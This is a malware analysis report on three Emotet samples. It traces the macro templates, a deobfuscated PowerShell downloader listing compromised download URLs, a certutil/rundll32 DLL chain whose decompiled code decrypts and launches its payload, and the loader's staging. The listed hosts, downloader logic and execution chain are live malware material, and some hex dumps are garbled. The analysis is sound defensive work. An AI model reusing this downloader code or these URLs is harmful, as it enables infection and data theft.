

From A to X analyzing some real cases which used recent **Emotet** samples

1. Introduction

Emotet (also known as *Heodo*, *Geodo*) is one of the most dangerous Trojan today. Through mass email spam campaigns, it targets mostly companies and organizations to steal sensitive information from victims. Recent records show that **Emotet** is often used as a downloader for other malware, and is an especially popular delivery mechanism for banking Trojans, such as *Qakbot* and *TrickBot*, and also lead to ransomware attacks using *Ryuk*.

[ANY.RUN's annual report](#) pointed out that the most active malware in 2020 is **Emotet**.



Fig 1. Statistics of top threats by uploads for 2020

In this article, we analyze in detail full attack flow in some real cases of recent **Emotet** samples which were discovered and handled by us while providing cyber security services to our customer:

♦ Sample 1:

- Document template: [b836b13821f36bd9266f47838d3e853e](#)
- Loader binary: [442506cc577786006da7073c0240ff59](#)

♦ Sample 2:

- Document template: [7dbd8ecfada1d39a81a58c9468b91039](#)
- Loader binary: [e87553aebac0bf74d165a87321c629be](#)

♦ Sample 3:

- Document template: [d5ca36c0deca5d71c71ce330c72c76aa](#)
- Loader binary: [825b74dfdb58b39a1aa9847ee6470979](#)

2. Type of infection

The main distribution method of Emotet malware is malicious email campaigns, using infected attachments, as well as embedded URLs. These emails may appear to come from trusted sources (*cause the victim's email account was taken over*). This technique helps trick users into downloading the Trojan onto their machine. Some illustration image of emails spread Emotet:





Fig 2. Examples of malicious emails with attachment

3. Document template and VBA code

Emotet templates are constantly changing, the final target of attackers for leveraging templates to trick the victims into enabling macros to start the infection.

3.1. Sample 1

Document template:




Fig 3. Sample 1's document template

- ◆ Execute VBA code when opening document through Sub Document_open().
- ◆ VBA code spawns powershell to execute encoded Base64 script.

Fig 4. VBA code spawns powershell to execute script

```

1 $kyo8qe = [type]("1}{3}{2}{4}{0}" -f 'ry','syst','dir','em.io.','ecto') ;
2 set $ys0 ([type]("{6}{3}{0}{8}{1}{4}{7}{5}{2}" -f 'et.ser','i','manager','tem.n','cepo','nt','sys','i','v') );
3 $t155twd=(( 'eli0tzy' ));
4 $beau13o=$ivrnbp + [char](64) + $iucd91b;
5 $b85998i=( 'eh1sxvc' );
6 ( gci ("variable:$kyo8qe" ).value::"createdirectory"("$home + (('0}{qja7l6t}{0}dz0li3c{0}' -f [char]92));
7 $z1_xkzd=(( 'qig_t_6' ));
8 $7ys0::"securityprotocol" = ('t1s12');
9 $t98w52z=(( 'jqh5zg_ ' ));
10 $k1mexbk = (('mwew2pan' );
11 $nk11isg=(( 'h2zyqxi' ));
12 $o6s6jxr=(( 's97j1n' ));
13 $sgcjeti=$home+((( 'rhyqja7l6trhydz0li3crhy' )).replace("([char]82+[char]72+[char]89),[string][char]92))+ $k1mexbk+('.exe' );
14 $n5mr_1e=( 'aspgkcb' );
15 $kqfzbne=( 'new-object net.webclient;
16 $dmvmav7=(( 'http://iowawebsitehosting.com/cgi-bin/8li/
17 https://webdachieu.com/wp-admin/cj/
18 http://maks.i.feb.unib.ac.id/wp-admin/qffkjlkyknc/
19 http://helionspharmaceutical.com/wp-admin/wplvdxeji/
20 https://www.haikuboy.com/wp-admin/irf4pbfx/
21 https://blog.pito.vn/wp-content/uploads/vxh/
22 http://srno.hu/sys-cache/aesh/' )).replace("('/'),([array]('/','fs')[0]).split('$w_gfg7t + $beau13o + $urj2vld);
23 $j3+fxk3x=(( 'd9s3hb0' ));
24 foreach ($dajkmy4 in $dmvmav7){try{$kqfzbne."downloadfile"("$dajkmy4,$sgcjeti);
25 $m9ajuh2=( 'hqtqom' );
26 if ((&('get-item' $sgcjeti).length -ge 44059) {[wmiclass]('win32_process')}.create("$sgcjeti);
27 $wcs90ze=( 'iajo3y3' ));
28 break;
29 $xjyl5ag=( 'mm6dep2' )}}catch{}$unn_qqc=( 'x8igsjt' ))

```

3.2. Sample 2

Document template:




Fig 6. Sample 2's document template

This template also uses VBA, but there are some differences with **Sample 1** as follows:

- ◆ VBA code is executed after closing document through Sub Document_Close().
- ◆ Instead of using powershell, this sample spawns certutil.exe for decoding enncoded Base64 payload and then call rundll32 for executing the decoded payload. The payload and related information are hidden in the document in white font.




Fig 7. VBA code uses certutil for decoding payload and calls rundll32 to load payload

- ◆ Decode base64 encoded content will get VideoDownload.dll, this file has an exported function is In. This function is executed with the help of rundll32.exe.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii	Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii	
00000000	54	56	71	51	41	41	4D	41	41	41	45	41	41	41	41	41	TVqQAAMAAAAA	00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....	
00000010	2F	2F	38	41	41	4C	67	41	41	41	41	41	41	41	41	41	//8AALgAAAAA	00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	000.....	
00000020	51	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	QAAAAAAAAA	00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAA	00000030	00	00	00	00	00	00	00	00	00	00	00	00	08	01	00	00	
00000040	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAA	00000040	08	1F	8A	08	00	84	09	CD	21	B8	01	4C	CD	21	54	68	
00000050	41	41	45	41	41	41	34	66	75	67	34	41	74	41	68	4E	CAEAAA4tug4AtAnN	00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	68	6E	6F	is.program.canno	
00000060	49	62	67	42	54	4D	30	68	56	47	68	70	63	79	42	77	IbgBTM0hVghpcyBw	00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	49	53	20	t.be.run.in.DOS.	
00000070	63	6D	39	6B	63	6D	46	74	49	47	4E	68	62	6D	35	76	cm9ncmFtIGNhbm5v	00000070	6D	6F	64	65	2E	0D	0A	24	00	00	00	00	00	00	00	00	mode....\$.....	
00000080	64	43	42	69	5A	53	42	79	64	57	34	67	61	57	34	67	dCB1Z8BydW4gaWdG	00000080	29	4E	28	A3	6D	2F	46	F0	6D	2F	46	F0	6D	2F	46	F0)N(.m/F.m/F.m/F.	
00000090	52	45	39	54	49	47	31	76	5A	47	55	75	44	51	30	4B	Rb9Tt1y28UuQOK	00000090	D9	B3	B7	F0	67	2F	46	F0	D9	B3	B5	F0	1A	2F	46	F0g/P...../F.	
000000A0	4A	41	41	41	41	41	41	41	41	41	70	54	69	69	6A	6A	JAAAAAAAAA	000000A0	D9	B3	B4	F0	75	2F	46	F0	3F	47	43	F1	4D	2F	46	F0/P.28C.M/F.	
000000B0	62	52	39	47	39	47	30	76	52	76	42	74	4C	30	62	77	h898860vRvB2z7xw	000000B0	3F	47	42	F1	62	2F	46	F0	3F	47	45	F1	7E	2F	46	F0	2GB..b/P.28E..v/F.	
000000C0	32	62	4F	33	38	47	63	76	52	76	44	5A	73	37	58	77	2b0386c-vRvB2z7xw	000000C0	64	57	D5	F0	68	2F	46	F0	6D	2F	47	F0	09	2F	46	F0	dW..h/F.m/G..v/F.	
000000D0	47	69	39	47	38	48	6D	7A	74	50	42	31	4C	30	62	77	G1968hm2tF1I0bw	000000D0	F7	46	4F	F1	6C	2F	46	F0	F7	46	4F	F1	6C	2F	46	F0	.FO..l/P..FF..l/F.	
000000E0	50	3D	64	44	38	55	30	76	52	76	41	2F	52	30	4C	78	F0d8U0vRvA/R0Lx	000000E0	F7	46	B9	F0	6C	2F	46	F0	6D	2F	D1	F0	6C	2F	46	F0	.F..l/P.m/.l/F.	
000000F0	59	69	39	47	38	44	39	48	52	66	46	2B	4C	30	62	77	Y1988D9HR.FF+I0bw	000000F0	F7	46	44	F1	6C	2F	46	F0	52	69	63	68	6D	2F	46	F0	.FD..l/P..Richm/F.	
00000100	5A	46	66	56	38	47	67	76	52	76	42	74	4C	30	66	77	ZFv8GyRvBt10fw	00000100	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	05	00PE..L...	

Fig 8. Decoded payload is a DLL

Offset	Name	Value	Meaning
16D10	Characteristics	0	
16D14	TimeStamp	FFFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
16D18	MajorVersion	0	
16D1A	MinorVersion	0	
16D1C	Name	18542	VideoDownload.dll
16D20	Base	1	
16D24	NumberOfFunctions	1	
16D28	NumberOfNames	1	
16D2C	AddressOfFunctions	18538	
16D30	AddressOfNames	1853C	
16D34	AddressOfNameOrdinals	18540	

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
16D38	1	78F0	18554	In	

Fig 9. The expored function of DLL

- ◆ There is an embedded PE file in resource section of the above dll. The resource data is encoded.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	6E	90	00	03	00	5C	00	04	00	19	00	91	FF	E1	00	Mn.....<
00000010	B8	00	FF	01	00	00	00	00	40	00	00	00	00	00	00	000.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	B8	00	00	00
00000040	0E	1F	EA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68!..L!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode.....\$.....
00000080	EE	AD	1C	FF	FA	CC	72	AC	FA	CC	72	AC	FA	CC	72	ACr...r...r...
00000090	79	D0	7C	AC	FB	CC	72	AC	93	D3	7B	AC	F7	CC	72	AC	y...r...{...r...
000000A0	13	D3	7F	AC	FB	CC	72	AC	52	69	63	68	FA	CC	72	ACr.Rich...r...
000000B0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	03	00PE..L...
000000C0	DB	92	8E	5F	00	00	00	00	00	00	00	00	E0	00	0F	01
000000D0	0B	01	06	00	00	90	02	00	00	00	02	00	00	00	00	00
000000E0	00	10	00	00	00	10	00	00	00	00	02	00	00	00	40	00	d.....0.....
000000F0	00	00	00	00	00	10	00	00	00	00	00	00	01	00	00	00
00000100	04	00	00	00	00	00	00	00	00	60	05	00	00	10	00	00
00000110	3A	20	05	00	02	00	00	00	00	00	10	00	00	10	00	00
00000120	00	00	10	00	00	10	00	00	00	00	00	10	00	10	00	00

Fig 10. DLL has a PE file that has been encoded

- ◆ The dll's code when executed will load the content of a porn site, then retrieve the link of the .mp4 file (which is a hot keyword-related leaked sex clip of Vietnamese figure). It read bytes from mp4, through the loop, by using the read bytes as xor_key for decoding the above resource to get the complete PE file. Then it saves the decoded file to %temp%/tmp_e473b4.exe and execute this payload.

```

hRes = FindResourceW(0x10000000, 0x65, 0xA);
hResLoad = LoadResource(0x10000000, hRes);
res_size = SizeofResource(0x10000000, hRes);
p_res_data = f_alloc_heap(res_size);
lpResLock = LockResource(hResLoad);
memmove(p_res_data, lpResLock, res_size);
if ( !f_loads_porn_site_and_retrieve_porn_movie_url(v6, &porn_movie_url) )// https://mov.pornthash.
{
    return 0;
}
if ( !f_get_movie_data_to_decrypt_res_data(porn_movie_url, p_res_data, res_size) )
{
    return 0;
}
payload_path = f_alloc_heap(MAX_PATH);
if ( !ExpandEnvironmentStringsA("%temp%/tmp_e473b4.exe", payload_path, MAX_PATH) )
{
    return 0;
}
h_payload = CreateFileA(payload_path, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, 0, 0);
if ( !h_payload )
{
    return 0;
}
write_status = WriteFile(h_payload, p_res_data, res_size, &lpNumberOfBytesWritten, 0);
CloseHandle(h_payload);
if ( !write_status )
{
    return 0;
}
memset(&lpStartupInfo, 0, sizeof(lpStartupInfo));
lpStartupInfo.dwFlags |= STARTF_USESHOWWINDOW;
lpStartupInfo.wShowWindow = 0;
lpProcessInformation = 0;
CreateProcessA(0, payload_path, 0, 0, 0, 0, 0, 0, &lpStartupInfo, &lpProcessInformation);
f_free_mem(payload_path);
return 0;

```


Fig 11. Pseudocode performs decoding resource data and spawns new process

3.3. Sample 3

Document Template:




Fig 12. Sample 3's document template

Same as **Sample 1**:

- ◆ Execute VBA code when opening document through Sub Document_open().
- ◆ VBA code also spawns powershell to execute encoded Base64 script.



Hình 13. VBA code spawns powershell to execute script

- ◆ The powershell script after decoding and deobfuscating will also performs the task of downloading the payload to execute:




Fig 14. Powershell script downloads payload from the C2 list for execution

♦ Differ from **Sample 1** (use powershell to download loader is an exe file) and **Sample 2** (decode DLL and use this DLL to decrypt the loader as an exe file), in this **Sample 3**, the downloaded payload is a DLL file, exports Control_RunDLL function. Script uses rundll32 to execute this payload. So that, the downloaded payload is considered as a DLL loader.

4. Loader payload

4.1. Execution flow of loaders

The payloads of **Sample 1** and **2** (PDB path information: \eee\ggggggg\rseb.pdb) were built with *Visual Basic*.




Fig 15. Loaders of Sample 1 and 2 were built with Visual Basic

Sample 3 was built with *Visual C++* (PDB path information: E:\WindowsSDK7-Samples-master\WindowsSDK7-Samples-master\winui\shell\appshellintegration\RecipePropertyHandler\Win32\Release\RecipePropertyHandler.pdb)




Fig 16. Loader of Sample 3 was built with Visual C++

When first infected, the **Emotet** payload runs through two stages. During the first stage, it checks the victim system, if it's running with high privilege, it drops binary to CSIDL_SYSTEMX86, otherwise to CSIDL_LOCAL_APPDATA. Finally, it launches the second instance. Payload running at the second stage will communicate with C&C servers that embedded in its binary.




Fig 17. Sample 1 execution flow




Fig 18. Sample 2 execution flow




Fig 19. Sample 3 execution flow

4.2. Technical analysis of the loader

4.2.1. Sample 1 and 2

These loaders when executed will allocate and unpack the main payload to the allocated memory and execute this payload:




Fig 20. Sample 1's loader unpacks the main payload

